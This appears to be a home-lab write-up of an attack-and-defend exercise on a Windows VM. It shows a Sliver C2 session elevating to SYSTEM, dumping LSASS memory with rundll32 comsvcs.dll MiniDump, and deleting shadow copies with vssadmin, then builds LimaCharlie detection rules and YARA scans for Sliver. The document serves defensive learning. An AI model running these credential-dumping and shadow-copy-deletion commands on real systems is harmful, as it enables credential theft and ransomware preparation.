[*] Session e59161d5 JOLLY_HANG - 10.0.24.90:49716 (EC2AMAZ-2BUU2T2) - windows/amd64 - Fri, 05 Sep 2025 01:41:50 UTC
sliver > sessions
=====
ID           Name      Transport  Remote Address  Hostname      Username      Operating System  Locale  Last Message                                     Health
=====
e59161d5     JOLLY_HANG  http(s)    10.0.24.90:49716 EC2AMAZ-2BUU2T2 Administrator  windows/amd64    en-US  Fri Sep 5 01:42:03 UTC 2025 (2s ago)  [ALIVE]
=====
sliver > use e49161d5
[!] no session or beacon found with ID e49161d5
sliver > use e59161d5
[*] Active session JOLLY_HANG (e59161d5-6653-44c0-ae0e-330360996999)
sliver (JOLLY_HANG) > getsystem
[*] A new SYSTEM session should pop soon...
[*] Session 93182ed5 JOLLY_HANG - 10.0.24.90:49750 (EC2AMAZ-2BUU2T2) - windows/amd64 - Fri, 05 Sep 2025 01:42:53 UTC
sliver (JOLLY_HANG) > use 93182ed5
[*] Active session JOLLY_HANG (93182ed5-bacf-48eb-a583-7944c008aca)
sliver (JOLLY_HANG) > whoami
Logon ID: NT AUTHORITY\SYSTEM
[*] Current Token ID: NT AUTHORITY\SYSTEM
sliver (JOLLY_HANG) >
```

So to begin, I reestablished my Sliver c2 session with the objective of elevating privileges to a SYSTEM level. This was complete starting an active session, then running the *getsystem* command. This spawned a newly spawned C2 session running as SYSTEM. To verify, I ran the *whoami* command and my logon ID is displayed as NT AUTHORITY\SYSTEM.

Now the fun begins: attempting to steal credentials on the system

To do this our objective will be to dump the *lsass.exe* process from memory. This is a critical process responsible for storing sensitive data such as credentials.

```
Logon ID: NT AUTHORITY\SYSTEM
[*] Current Token ID: NT AUTHORITY\SYSTEM
sliver (JOLLY_HANG) > ps -e lsass.exe

Pid    Ppid    Owner                        Arch    Executable    Session
=====
640    508     NT AUTHORITY\SYSTEM          x86_64  lsass.exe     0
```

To do this we ran the *ps -e lsass.exe* command, giving us all processes running on the system and their accompanying process ID, but in this case *lsass.exe* specifically.. This provides the PID of *lsass.exe*, which in this case happens to be 640.

```

sliver (JOLLY_HANG) > execute rundll32.exe C:\\windows\\System32\\comsvcs.dll, MiniDump 640 C:\\Windows\\Temp\\lsass.dmp full
[*] Command executed successfully
sliver (JOLLY_HANG) >


```

Next we ran the execute `rundll32.exe C:\\windows\\System32\\comsvcs.dll, MiniDump [PID] C:\\Windows\\Temp\\lsass.dmp full` command in order to dump the process from memory then save it to C:\\Windows\\Temp\\lsass.dmp

Name	Path	Size	Created	Modified	Accessed	Executed
lsass.dmp	c:\\Windows\\Temp\\lsass.dmp	44.18 MB	2025-09-05 01:55:56	2025-09-05 01:55:57	2025-09-05 01:55:57	EXEC
plid639c.tmp	c:\\Windows\\Temp\\plid639c.tmp	516.46 KB	2025-09-05 01:39:02	2025-09-05 01:39:02	2025-09-05 01:39:02	EXEC
plid7cf1.tmp	c:\\Windows\\Temp\\plid7cf1.tmp	1.57 MB	2025-09-05 01:39:09	2025-09-05 01:39:09	2025-09-05 01:39:09	EXEC
silconfig.log	c:\\Windows\\Temp\\silconfig.log	102 bytes	2023-08-10 03:53:12	2025-09-05 01:39:59	2025-09-05 01:39:59	EXEC

To verify this file's creation, I used LimaCharlie to navigate to that filepath and lo and behold, the dmp file has been created.

Sidenote: the walkthrough allowed me to stop here to progress, however, it also allowed instructions on how to actually dump these credits.



After installing Procdump.exe (in lieu of installing Mimikats), I used our PID for lsass.exe to create a dump of these credentials shown above.

##Detecting an Attack

From here I navigate back to LimaCharlie. Within the Windows VM sensor, I go to the timeline view in order to see what telemetry has been discovered. After doing some digging I find that lsass is a known sensitive process that is a fan favorite for credential stealing. So sensitive processing is what I hone in on.

The screenshot shows the LimaCharlie SOC-Lab-Attack/Defend interface. The search bar at the top contains 'SENSITIVE_PROCESS_ACCESS'. The left sidebar lists various modules, with 'Timeline' selected. The main panel displays a search results table with columns for Date, Range, and Status. The table shows several events related to 'SENSITIVE_PROCESS_ACCESS'. The right panel shows the details of the selected event, including the event type, base address, command line, and other metadata.

Date	Range	Status
2025-08-28 03:07:54		Loaded
2025-08-28 03:07:54		Available
2025-08-28 03:07:54		Loaded
2025-08-28 03:07:54		Available
2025-08-28 03:07:54		Loaded
2025-08-28 03:07:54		Available
2025-08-28 03:07:54		Loaded
2025-08-28 03:07:54		Available
2025-08-28 03:07:54		Loaded
2025-08-28 03:07:54		Available


Event Details:

```
{
  "event": {
    "BASE_ADDRESS": "140708422766592",
    "COMMAND_LINE": "C:\\Windows\\system32\\lsass.exe",
    "CREATION_TIME": "1757036335014",
    "FILE_PATH": "C:\\Windows\\system32\\lsass.exe",
    "HASH": "b86911fd1cd5db9afdb99427e8a4bc22d7b646519e3a15bf1326c7c6bec776f",
    "MEMORY_USAGE": "13508608",
    "PARENT": {
      "FILE_IS_SIGNED": 1,
      "FILE_PATH": "\\Device\\HarddiskVolume1\\Windows\\System32\\wininit.exe",
      "HASH": "71dd6bfc68e6a840bc935ac08dc71618043bf705949b619d31a2b83e54670a3e",
      "MEMORY_USAGE": "7393280",
      "PARENT_PROCESS_ID": 404,
      "PROCESS_ID": 508,
      "THIS_ATOM": "7b78cddd73b5b8f848edc57c68ba3f3f",
      "THREADS": 7,
      "TIMESTAMP": "17570363351206",
      "USER_NAME": "NT AUTHORITY\\SYSTEM"
    },
    "PARENT_PROCESS_ID": 508,
    "PROCESS_ID": 640,
    "THREADS": 11,
    "USER_NAME": "NT AUTHORITY\\SYSTEM"
  },
  "routing": {
    "arch": 2
  }
}
```


I searched for **SENSITIVE_PROCESS_ACCESS** and was able to quickly isolate the telemetry pointing to the credential dumping attack.

What can we do with this telemetry? We can use this detection to create a Detection Rule.

##Building a Detection Rule



Directly from this telemetry, I have the ability to create a detection and response (D&R) rule that would alert anytime this event occurs.




When constructing the rule, the guide that I am using instructs users to paste this information for the rule into the "Detect" portion of the rule. That's fine and good but I wanted to drill into the WHY to truly understand. I used ChatGPT, to explain how each portion is used to detect this activity.

This rule is looking for suspicious access to the LSASS process.

- `lsass.exe` = Local Security Authority Subsystem Service.
 - It stores authentication secrets: NTLM hashes, Kerberos tickets, cleartext creds (depending on config).
 - Attackers often dump LSASS memory to steal credentials.
 - Defenders monitor for *any process accessing LSASS*.

◆ Rule Logic Breakdown


yaml

 Copy code

```
SENSITIVE_PROCESS_ACCESS
op: and
rules:
  - op: ends with
    path: event/*/TARGET/FILE_PATH
    value: lsass.exe
  - not: true
    op: ends with
    path: event/*/SOURCE/FILE_PATH
    value: wmiprvse.exe
```

1. `TARGET/FILE_PATH` ends with `lsass.exe`
 - This means: "Look for any event where the target process is LSASS."
 - So we're monitoring whenever something tries to interact with LSASS.
2. `not SOURCE/FILE_PATH` ends with `wmiprvse.exe`
 - This means: "Ignore it if the source process is `wmiprvse.exe`."
 - `wmiprvse.exe` (WMI Provider Host) often legitimately queries LSASS during normal operations.
 - Without this exception, your rule would blow up with false positives.
3. Together (`op: and`)
 - Trigger an alert when a process (that isn't `wmiprvse.exe`) interacts with `lsass.exe`.
 - This filters out expected/legitimate behavior and highlights potential credential dumping attempts (e.g., `procdump.exe`, `mimikatz`, `rundll32`, etc.).

This offers clarity as I can understand that the rule is only looking for SENSITIVE_PROCESS_ACCESS events where the target process ends with "lsass.exe" while excluding potential false positives with the "wmiprvse.exe".




Under the response portion this simple rule will alert with the name “LSASS access” each time it is triggered. The ability to terminate the offending process is also an option, but for this lab we are looking to report this type of activity.

LimaCharlie offers the capability to test rules against the rules we built it for by selecting “Target Event” and scrolling to bottom so that we can select the Test Event button



After testing the rule we click create



Now after deleting the dmp file and re-executing the command, I was able to go under “Detections” and find my rule alert



One of the coolest options is the ability to go directly to view the Event Timeline.

##Blocking Attacks

```
[*] A new SYSTEM session should pop soon...
[*] Session 8b60a444 JOLLY_HANG - 10.0.24.90:50043 (EC2AMAZ-2BUU2T2) - windows/amd64 - Tue, 09 Sep 2025 16:44:09 UTC
sliver (JOLLY_HANG) > whoami
Logon ID: NT AUTHORITY\SYSTEM
[*] Current Token ID: NT AUTHORITY\SYSTEM
sliver (JOLLY_HANG) > shell
? This action is bad OPSEC, are you an adult? Yes
[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...
[*] Started remote shell with pid 416
PS C:\Windows\system32> whoami
whoami
nt authority\system
PS C:\Windows\system32> vssadmin delete shadows /all
vssadmin delete shadows /all
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.
No items found that satisfy the query.
PS C:\Windows\system32>
```

The next step was to begin crafting an attack to block malicious activity. To do this I am going to utilize the delete shadow copy command. This is a common practice used when attackers want to encrypt a system because it removes any shadow copies of files made by the system which, as a result, make the encryption of data much more effective.

The screenshot shows the SOC-Lab-Attack/Defend interface. The left sidebar contains a navigation menu with options: Overview, Analytics, Artifacts, Autoruns, Console, Detections (selected), Drivers, Event Collection, File System, and Integrity Monitoring. The main panel is titled 'SENSORS > DETECTIONS'. A search bar at the top right of the main panel contains the text 'shadow'. Below the search bar, a message states 'You're up-to-date!' and 'That's all! No more past detections to fetch.' On the right side of the main panel, a detailed view of a detection is shown for ID '29d66fc7-0d6d-4dcd-ac2d-9e1a68c05c42'. The detection details include: Category 'Shadow Copies Deletion Using Operating Systems Utilities', Time '2025-09-09 16:56:33', and Source 'ec2amaz-2buu2t2'. Below the details, there are buttons for 'View Event Timeline' and 'Mark False Positive'. At the bottom, there is a 'Detection' tab and a 'Routing' section with options like 'View Timeline', 'Copy Source', 'Mark False Positive', 'View Rule', and 'AI Explain'.

Once complete, under detections I am able to search for “shadow” to pull up the detection of our command.

Date
Range
-12h
+12h
2025-09-09 16:56:33
Quick Sea

Date	Event	Channel
2025-09-09 16:56:10	WEL	Channel: Microsoft-W...
2025-09-09 16:56:10	WEL	Channel: Microsoft-W...
2025-09-09 16:56:13	WEL	Channel: Microsoft-W...
2025-09-09 16:56:15	WEL	Channel: Microsoft-W...
2025-09-09 16:56:17	WEL	Channel: Microsoft-W...
2025-09-09 16:56:19	WEL	Channel: Microsoft-W...
2025-09-09 16:56:21	WEL	Channel: Microsoft-W...
2025-09-09 16:56:23	WEL	Channel: Microsoft-W...
2025-09-09 16:56:24	WEL	Channel: Microsoft-W...
2025-09-09 16:56:25	WEL	Channel: Microsoft-W...
2025-09-09 16:56:28	WEL	Channel: Microsoft-W...
2025-09-09 16:56:30	WEL	Channel: Microsoft-W...
2025-09-09 16:56:33	WEL	Channel: Microsoft-W...
2025-09-09 16:56:33	NEW_PROCESS	Process (PID): vssad...
2025-09-09 16:56:33	NEW_PROCESS	Process (PID): vssvc
2025-09-09 16:56:34	NEW_PROCESS	Process (PID): svcho...
2025-09-09 16:56:34	WEL	Channel: Microsoft-W...
2025-09-09 16:56:34	WEL	Channel: Microsoft-W...
2025-09-09 16:56:34	WEL	Channel: Microsoft-W...
2025-09-09 16:56:34	WEL	Channel: Microsoft-W...

Event
Routing

```

{
  "event": {
    "COMMAND_LINE":
      "C:\Windows\system32\vssadmin.exe delete shadows /all"
    "FILE_IS_SIGNED": 1
    "FILE_PATH": "C:\Windows\system32\vssadmin.exe"
    "HASH":
      "cb65cb855e0c87025ee2a8adb9d90940a76e34e1eab14d1fc5036f5cf09de60"
    "PARENT": {
      "BASE_ADDRESS": 140696940445696
      "COMMAND_LINE":
        "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoExit -Command [Console]::OutputEncoding=[Text.UTF8Encoding]::UTF8"
      "FILE_IS_SIGNED": 1
    }
  }
}

```

Name
vss_deletion_kill_it

Detect

```

1 event: NEW_PROCESS
2 op: and
3 rules:
4 - op: is
5   path: event/FILE_PATH
6   value: C:\Windows\system32\vssadmin.exe
7 - op: is
8   path: event/COMMAND_LINE
9   value: 'C:\Windows\system32\vssadmin.exe delete shadows /all'
10 - op: is
11   path: routing/hostname
12   value: ec2amaz-2buu2t2
13

```

Expand

Response

```

1 - action: report
2   name: vss_deletion_kill_it
3 - action: task
4   command:
5     - deny_tree
6     - <<routing/parent>>

```

Expand

From detections I click to go to the Timeline view. From here we can create a D&R. We add actions that will report the execution and then the task action kills the command using “deny_tree”.

```

PS C:\Windows\system32> vssadmin delete shadows /all
vssadmin delete shadows /all
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

No items found that satisfy the query.
PS C:\Windows\system32> whoami

Shell exited

sliver (JOLLY_HANG) >

```

Back on my attack box, I tested my D&R rule simply by running the shadow delete command again. Though it gave the same result, when I ran a whoami command to verify my connection to the shell, we could see that we were booted. The reason being that the process tree for this command was terminated as a result of the D&R rule.

```

2025-09-09 17:35:31 Shadow Copies Deletion Using Operating Systems Utilities → ec2amaz-2buu2t2 {"event":{"COMMAND_LINE":"C:\\Windows\\system32\\vssadmin delete shadows /all"}}
2025-09-09 17:35:31 vss_deletion_kill_it → ec2amaz-2buu2t2 {"event":{"COMMAND_LINE":"C:\\Windows\\system32\\vssadmin delete shadows /all"}}
2025-09-09 16:56:33 Shadow Copies Deletion Using Operating Systems Utilities → ec2amaz-2buu2t2 {"event":{"COMMAND_LINE":"C:\\Windows\\system32\\vssadmin delete shadows /all"}}
2025-09-09 16:40:57 Shadow Copies Deletion Using Operating Systems Utilities → ec2amaz-2buu2t2 {"event":{"COMMAND_LINE":"C:\\Windows\\system32\\vssadmin delete shadows /all"}}

```

Under detections if we search for our rule we are able to spot our rule after searching “vss”. This confirmed that we were able to successfully block this attack!

Threat Hunting

The next step is to leverage YARA, which is a powerful malware detection tool, within LimaCharlie. This will allow us to conduct automated scans and malware detections.

What is a YARA?

Yara is a tool used for the detection and classification of malware based on patterns. It allows security professionals to create rules that describe unique signatures and behavior of malware families. These rules can be applied to network traffic and processes.

To utilize Yara rules in my lab I navigated to Automation -> YARA Rules -> Add YARA rule

Using the intel provided:

<https://gist.githubusercontent.com/ecapuano/2c59ff1ea354f1aae905d6e12dc8e25b/raw/831d7b7b6c748f05123c6ac1a5144490985a7fe6/sliver.yara>

Create New Yara [\[VIEW DOCS\]](#)



Name

sliver

Rule

Expand

```
1 rule sliver_github_file_paths_function_names {
2   meta:
3     author = "NCSC UK"
4     description = "Detects Sliver Windows and Linux implants based on paths and
5                   function names within the binary"
6   strings:
7     $p1 = "/sliver/"
8     $p2 = "sliverpb."
9     $fn1 = "RevToSelfReq"
10    $fn2 = "ScreenshotReq"
11    $fn3 = "IfconfigReq"
12    $fn4 = "SideLoadReq"
13    $fn5 = "InvokeMigrateReq"
14    $fn6 = "KillSessionReq"
15    $fn7 = "ImpersonateReq"
16    $fn8 = "NamedPipesReq"
17   condition:
18     (uint32(0) == 0x464C457F or (uint16(0) == 0x5A4D and uint16(uint32(0x3c)) ==
19       0x4550)) and (all of ($p*) or 3 of ($fn*))
20 }
21 rule sliver_proxy_isNotFound_retn_cmp_uniq {
22   meta:
23     author = "NCSC UK"
24     description = "Detects Sliver implant framework based on some unique CMPs within
```

► Advanced

Create

Cancel

Create New Yara

[\[VIEW DOCS\]](#)✕

Name

sliver-process

Rule

1 2 3 4 5 6 7 8 9

```
rule sliver_strings {  
  meta:  
    author = "Eric Capuano, inspired by NCSC UK"  
    description = "Detects Sliver Windows and Linux implants based on obvious  
                  strings within - not tested at scale, but it's probably good :)"  
  strings:  
    $p1 = "/sliver/"  
    $p2 = "sliverpb"  
  condition:  
    all of ($p*)
```

Expand ↗

► Advanced

CreateCancel

Next I created an D&R rule that alerts whenever a YARA rule is triggered by going to "Automation" -> "D&R Rules"

Name

YARA Detection

Detect

1 event: YARA_DETECTION
2 op: and
3 rules:
4 - not: true
5 op: exists
6 path: event/PROCESS/*
7 - op: exists
8 path: event/RULE_NAME

Expand

Response

1 - action: report
2 name: YARA Detection {{ .event.RULE_NAME }}
3 - action: add tag
4 tag: yara_detection
5 ttl: 80000

Expand

I created another YARA rule that is looking specifically for detections involving the PROCESS object.

Name

YARA Detection in Memory

Save Cancel

History

Detect

1 event: YARA_DETECTION
2 op: and
3 rules:
4 - op: exists
5 path: event/RULE_NAME
6 - op: exists
7 path: event/PROCESS/*
8

Expand


Response

1 - action: report
2 name: YARA Detection in Memory {{ .event.RULE_NAME }}
3 - action: add tag
4 tag: yara_detection_memory
5 ttl: 80000
6

Expand

##Testing the YARA Rule

Here, I can use LimaCharlie to test the YARA rule that was just created. By navigating to the sensor list and selecting the Windows VM sensor, I can utilize the console option to run the sliver implant.



Using `yara_scan hive://yara/sliver -r C:\Users\Administrator\Downloads` I am able to initiate a manual scan of this location using the YARA rules to detect signatures that match sliver.



I was able to successfully detect an instance of sliver on this sensor using the LimaCharlie EDR Console for sanity.

Analytics	2025-09-09 20:53:44 YARA Detection sliver_github_file_paths_function_names → ec2amaz-2buu2t2 {"event":{"FILE_PATH":"C:\Users\Administrator\Downloads\JOLLY_HANG.exe","RULE_NAME":"sliver_github_file_paths_function_names"}}
Artifacts	2025-09-09 20:31:37 Non Interactive PowerShell Process Spawned → ec2amaz-2buu2t2 {"event":{"BASE_ADDRESS":"148782636988352","COMMAND_LINE":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe \"Get-ItemProperty -Path 'HKLM:\\SOFTWARE\\App'\"","FILE_PATH":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe \"Get-ItemProperty -Path 'HKLM:\\SOFTWARE\\App'\"","RULE_NAME":"sliver_github_file_paths_function_names"}}
Autoruns	2025-09-09 20:31:36 Non Interactive PowerShell Process Spawned → ec2amaz-2buu2t2 {"event":{"BASE_ADDRESS":"148782636988352","COMMAND_LINE":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe \"Get-ItemProperty -Path 'HKLM:\\SOFTWARE\\App'\"","FILE_PATH":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe \"Get-ItemProperty -Path 'HKLM:\\SOFTWARE\\App'\"","RULE_NAME":"sliver_github_file_paths_function_names"}}
Console	2025-09-09 20:31:32 Non Interactive PowerShell Process Spawned → ec2amaz-2buu2t2 {"event":{"BASE_ADDRESS":"148782636988352","COMMAND_LINE":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe \"Get-ItemProperty -Path 'HKLM:\\SOFTWARE\\App'\"","FILE_PATH":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe \"Get-ItemProperty -Path 'HKLM:\\SOFTWARE\\App'\"","RULE_NAME":"sliver_github_file_paths_function_names"}}
Detections	2025-09-09 20:31:22 Suspicious Process Masquerading As SvcHost.EXE → ec2amaz-2buu2t2 {"event":{"FILE_IS_SIGNED":1,"FILE_PATH":"\\Device\\HarddiskVolume1\\Windows\\System32\\svchost.exe","HASH":"31788ff2aaf7bc71f758"}}

When I check under “Detections” I am able to locate the YARA rule that was detected by LimaCharlie.

##Automatic YARA Scans

I created a new YARA rule under “D&R rules” that looks for the creation of new exe files in any user directory.

The screenshot shows a web-based interface for configuring a YARA rule. At the top, there is a text input field labeled "Name" containing the text "YARA Scan Downloaded EXE". To the right of this field are two buttons: "Save" and "Cancel". Below the name field is a section titled "History" with a right-pointing arrow. The main configuration area is divided into two sections: "Detect" and "Response", each with an "Expand" button and a right-pointing arrow. The "Detect" section contains a list of rules with line numbers 1 through 13. The "Response" section contains a list of actions with line numbers 1 through 13.

Name: YARA Scan Downloaded EXE [Save] [Cancel]

History

Detect

```
1 event: NEW_DOCUMENT
2 op: and
3 rules:
4 - op: starts with
5   path: event/FILE_PATH
6   value: C:\Users\
7 - op: contains
8   path: event/FILE_PATH
9   value: \Downloads\
10 - op: ends with
11   path: event/FILE_PATH
12   value: .exe
13
```

Response

```
1 - action: report
2 name: EXE dropped in Downloads directory
3 - action: task
4   command: 'yara_scan hive://yara/sliver -f "{{ .event.FILE_PATH }}" '
5   investigation: Yara Scan Exe
6 suppression:
7   is_global: false
8 keys:
9   - '{{ .event.FILE_PATH }}'
10  - Yara Scan Exe
11 max_count: 1
12 period: 1m
13
```

Next a rule that scans for processes launched from the downloads folder

##Testing Automated YARA Scans

Instead of redownloading the sliver instance, it will be moved and moved back using powershell to imitate the same actions from the YARA scan perspective.

```
PS C:\Users\Administrator> cd C:\Users\Administrator\Downloads\  
PS C:\Users\Administrator\Downloads> ls  
  
Directory: C:\Users\Administrator\Downloads  
  
Mode                LastWriteTime         Length Name  
----                -  
d-----          9/5/2025   2:14 AM                Procdump  
-a-----          8/27/2025  12:09 PM        17460224 JOLLY_HANG.exe  
-a-----          3/5/2025   3:32 AM         616344 lc_sensor.exe  
-a-----          9/5/2025   2:06 AM         731622 Procdump.zip  
